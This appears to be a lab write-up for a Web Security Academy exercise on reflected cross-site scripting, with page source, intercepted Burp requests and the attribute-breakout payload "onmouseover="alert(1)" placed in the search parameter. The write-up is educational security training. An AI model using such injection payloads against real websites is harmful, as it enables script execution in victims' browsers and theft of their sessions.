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Reflected XSS into attribute with angle brackets HTML-encoded

Since it is mentioned that a reflected cross-site scripting vulnerability in the search blog functionality where angle brackets are HTML-encoded, we will first observe the GET request of “Search” field.

## Reflected XSS into attribute with angle brackets HTML-encoded

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solved the lab!

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**BLOG** 

AHMED MEKHEIMER

Search

When we check Page Source, we see that what is typed in Search field is written in an "input" tag in HTML, so we can manipulate this and add an Event Listener.

Web Security Academy


Reflected XSS  
into attribute  
with angle  
brackets  
HTML-encoded

LAB Not solved

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»


0 search results for 'AHMED MEKHEIM

AHMED MEKHEIMER




```
<script src="/resources/labheader/js/labHeader.js"></script>
<div id="academyLabHeader"></div>
<div theme="blog">
  <section class="maincontainer">
    <div class="container is-page">
      <header class="navigation-header"></header>
      <header class="notification-header"></header>
      <section class="blog-header">
        <h1>0 search results for 'AHMED MEKHEIMER'</h1>
        <hr>
      </section>
      <section class="search">
        <form action="/" method="GET">
          <input type="text" placeholder="Search the blog..." name="search" value="AHMED MEKHEIMER" == $0
          <button type="submit" class="button">Search</button>
        </form>
      </section>
    </div>
  </div>
</div>
```

We also observe the below GET request, carelessly shows search attribute can be modified.




```
Intercept HTTP history WebSockets history Proxy settings
Request to https://0a2800ff030434a982b09dfe00120094.web-security-academy.net:443 [34.246.129]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /?search=AHMED+MEKHEIMER HTTP/2
2 Host: 0a2800ff030434a982b09dfe00120094.web-security-academy.net
3 Cookie: session=xxbfbuzLAXtUVSxu3iEpx8JJ6aovKsJX
4 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a2800ff030434a982b09dfe00120094.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
```

So, we will insert in it an Event Listener on mouse moving on the “Search” field. Then forward.



```
Intercept HTTP history WebSockets history Proxy settings
Request to https://0afa004f04ae98a08657e1c200bf00a7.web-security-academy.net:443 [34.246.129]
Forward Drop Intercept is on Action
Pretty Raw Hex
1 GET /?search="onmouseover="alert(1)" HTTP/2
2 Host: 0afa004f04ae98a08657e1c200bf00a7.web-security-academy.net
3 Cookie: session=yYHdVb27DzVDTYJuGyjZivCF0zS6tG2W
4 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0afa004f04ae98a08657e1c200bf00a7.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
```

When hovering over search field, the alert pops up. Lab Solved.



### Learning Outcomes:

1. Making content of “Search” field in HTML tags will lead to XSS vulnerability with executing whatever HTML or CSS or JavaScript code inside.
2. Any field that user can interact with is the 1st to be exploited by attackers to test if it’s vulnerable to XSS attacks or not, so such fields should be secured.
3. Web Developer mustn’t make any script run easily in those fields by applying policies such as Content Security Policy (CSP).